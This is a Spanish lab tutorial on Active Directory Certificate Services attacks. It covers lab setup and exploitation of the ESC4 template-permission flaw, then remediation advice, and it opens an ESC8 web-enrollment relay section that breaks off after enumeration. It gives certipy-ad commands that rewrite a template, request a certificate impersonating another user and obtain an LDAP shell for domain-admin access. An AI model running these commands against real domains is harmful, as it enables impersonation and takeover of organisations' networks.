
Lo primero nos vamos a:

Server Manager > Tools > Certification Authority > dominio.local > Certificate Templates > Manage

Como ya hemos visto en ESC1, podemos crear/duplicar una plantilla, en este caso voy a volver a duplicar Code Signing, y le voy a poner el nombre a la nueva template ESC4LAB.


Ahora nos vamos a la pestaña de Subjet Name y ponemos la siguiente configuración.

- Marcamos Build from this Active Directory Information
- Subject Name Format → None
- Marcamos User Principal Name (UPN)




Aplicamos los cambios y nos vamos a Security > Authenticated Users y marcamos la opción de Write.

Aquí debemos recalcar que el grupo que modificamos es Authenticated Users, pero podría ser un usuario sin privilegios, el grupo de Domain Computers, Domain Users… En definitiva grupos o usuarios que no deberían de tener ningún tipo de privilegios.




Por último, Extensions > Applications Policies. Y seleccionamos Server Authentication




Aplicamos y guardamos los cambios y ya podemos desplegar esta nueva template.

Volvemos a la ventana de Certificate Authority. Clic derecho en Certificate Templates > New > Certificate Template to Issue



Ahora seleccionamos la template que hemos creado y una vez añadida, nos debería de aparecer ya como Certificate Template.




Una vez desplegada la template, ya podemos explotarla.

Explotación

Lo primero de todo es enumerar las plantillas, con la herramienta certipy-ad.

```
certipy-ad find -u 'jsanchez@factumlab.local' -p $PASS -dc-ip 14.14.1.14 -text -enabled -hide-admins
```



Los indicadores para que se pueda explotar esta vulnerabilidad son;


- Vulnerabilidades ESC4: El usuario tiene permisos peligrosos.
- El campo User ACL Principals indica que el usuario actual posee algún tipo de derechos de escritura/control sobre el objeto de la plantilla, a menudo heredados de un grupo como CORP.LOCAL\Authenticated Users.
- Cualquier usuario no administrativo o grupo demasiado amplio listado bajo Full Control Principals, Write Owner Principals, Write Dacl Principals, o ACE de Write Property específicos para atributos críticos de la plantilla.

Una vez ya tenemos identificada la plantilla vulnerable, podemos proceder a su explotación.


Lo primero que vamos a hacer, al tener permisos de escritura sobre la propia template, vamos a modificarla a nuestro gusto para poder solicitar certificados impersonando a otros usuarios.

Sabiendo esto, vamos a cambiar la configuración de la template para hacerla vulnerable a ESC1 y poder explotarla.

certipy-ad template -u 'jsanchez@factumlab.local' -p $PASS -dc-ip '14.14.1.14' -template 'ESC4LAB' -write-default-configuration



Ahora ya hemos modificado la plantilla y le hemos puesto los ajustes de una plantilla vulnerable a ESC1, por lo que si volvemos a ejecutar el certipy-ad veremos que la plantilla ahora es vulnerable también a ESC1. Otra cosa muy importante a tener en cuenta es, que un entorno real, estamos realizando cambios en producción, por lo que es esencial, una vez terminado el ataque reestablecer la plantilla a su estado/configuración inicial.




Ahora tenemos que realizar el mismo ataque realizado en el apartado de ESC1 sobre esta template.

```
certipy-ad req -u 'jsanchez@factumlab.local' -p $PASS -dc-ip '14.14.1.14' -target 'DC.factumlab.local' -ca 'factumlab-DC-CA' -template 'ESC4LAB' -upn 'kesh@factumlab.local' -sid 'S-1-5-21-1843845689-3260025466-1584068510-1134'
```

Una vez tenemos el certificado en formato .pfx nos podemos autenticar y obtener una Shell de ldap, lo que nos puede permitir realizar acciones como cambiar la contraseña de los usuarios administradores del dominio (NO RECOMENDABLE EN AUDITORIAS REALES).

```
certipy-ad auth -pfx 'kesh.pfx' -dc-ip 14.14.1.14 -ldap-shell
```



Por último comprobamos que esas nuevas credenciales son válidas y ya tendríamos acceso como domain admins a la organización.

Remediación

Para prevenir la explotación de certificados ADCS ESC4, las organizaciones deben implementar controles de acceso estrictos y configurar adecuadamente las plantillas de certificados. Es fundamental restringir los permisos de escritura y control sobre las plantillas a solo usuarios privilegiados. Además, realizar auditorías periódicas de los permisos de las plantillas y limpiar cualquier plantilla mal configurada o no utilizada puede ayudar a mitigar los riesgos asociados a esta vulnerabilidad. Implementar medidas de seguridad como la restricción de EKUs innecesarios y la revisión del acceso a la CA también son pasos clave para protegerse contra la explotación de ESC4.

- Limitar la inscripción a grupos de confianza (por ejemplo, Domain Admins).
- Deshabilitar el suministro del nombre del sujeto; usar solo la información de AD.
- Restringir EKUs — eliminar los innecesarios como Client Auth.
- Eliminar la marca de Enrollment Agent a menos que sea necesaria.
- Auditar los permisos de las plantillas (por ejemplo, WriteDACL, WriteOwner).
- Monitorear las solicitudes de certificados para detectar anomalías.
- Endurecer el acceso a la CA — limitar la exposición de administradores y red.
- Revisar y limpiar las plantillas no utilizadas o mal configuradas.

ESC8: NTLM Relay to AD CS Web Enrollment

Introducción

ESC8 es una vulnerabilidad crítica en Active Directory Certificate Services (ADCS) que afecta las interfaces de inscripción web, dejándolas vulnerables a ataques de NTLM relay. Si HTTPS no está habilitado y la Autoridad de Certificación (CA) soporta plantillas de autenticación de cliente o inscripción de equipos del dominio, los atacantes pueden aprovechar esta debilidad para suplantar usuarios y escalar privilegios. Este ataque puede dirigirse a cualquier máquina del dominio, incluidos los controladores de dominio, lo que permite a los atacantes ganar privilegios elevados de manera silenciosa y comprometer aún más la red.

Es un ataque post-explotación que aprovecha plantillas de certificados vulnerables y configuraciones de la CA, permitiendo la escalada de privilegios sin activar las defensas de seguridad, y no depende de malware ni exploits.

¿Qué es el Web-Enrollment?

Web Enrollment es una característica opcional de ADCS que expone una interfaz HTTP en /certsrv, permitiendo a los usuarios:


- Solicitar nuevos certificados a través de un navegador
- Renovar los certificados existentes
- Descargar certificados de la CA o CRLs (listas de revocación de certificados)

Este es una de las vulnerabilidades más encontradas en auditorias reales, muy critica si se asocia a vulnerabilidades como PetitPotam o DFSCoerce.

LAB Setup

Primero debemos añadir la nueva feature de web-enrollment en el propio servidor desde:


server manager > Add roles and features > Server roles > Active Directory Certificate Services > Certificate Enrollment Web Service.



Luego le damos a:

Next > Next > Install

Y cuando termine de instalarse debemos de terminar la configuración.




En la configuración le damos a siguiente y nos aparece la siguiente ventana, debemos de seleccionar la segunda opción, Certification Authority Web Enrollment.


En caso de que no os deje seleccionar esa opción, podéis abrir powershell como administrador y ejecutar el siguiente comando:

```
Install-WindowsFeature ADCS-Web-Enrollment
```

Una vez hayais ejecutado el comando, volvéis al ADCS Configuration y ya os dejará marcar la segunda casilla.



Por último nos aparecerá este mensaje de configuración completada, lo que nos indica que ya tenemos configurado el web enrollment en nuestro ADCS.




Explotación

Ahora ya podemos pasar a explotar esta vulnerabilidad, una enumeración muy habitual para detectar el web-enrollment puede ser con netexec

```
nxc smb 14.14.1.14 -M enum_ca
```

Aquí ya nos aparece como que el web enrollment está habilitado, por lo que para explotarlo podemos realizar varias técnicas con un relay. También lo podemos identificar con certipy-ad, con el comando utilizado anteriormente en esta misma guía.



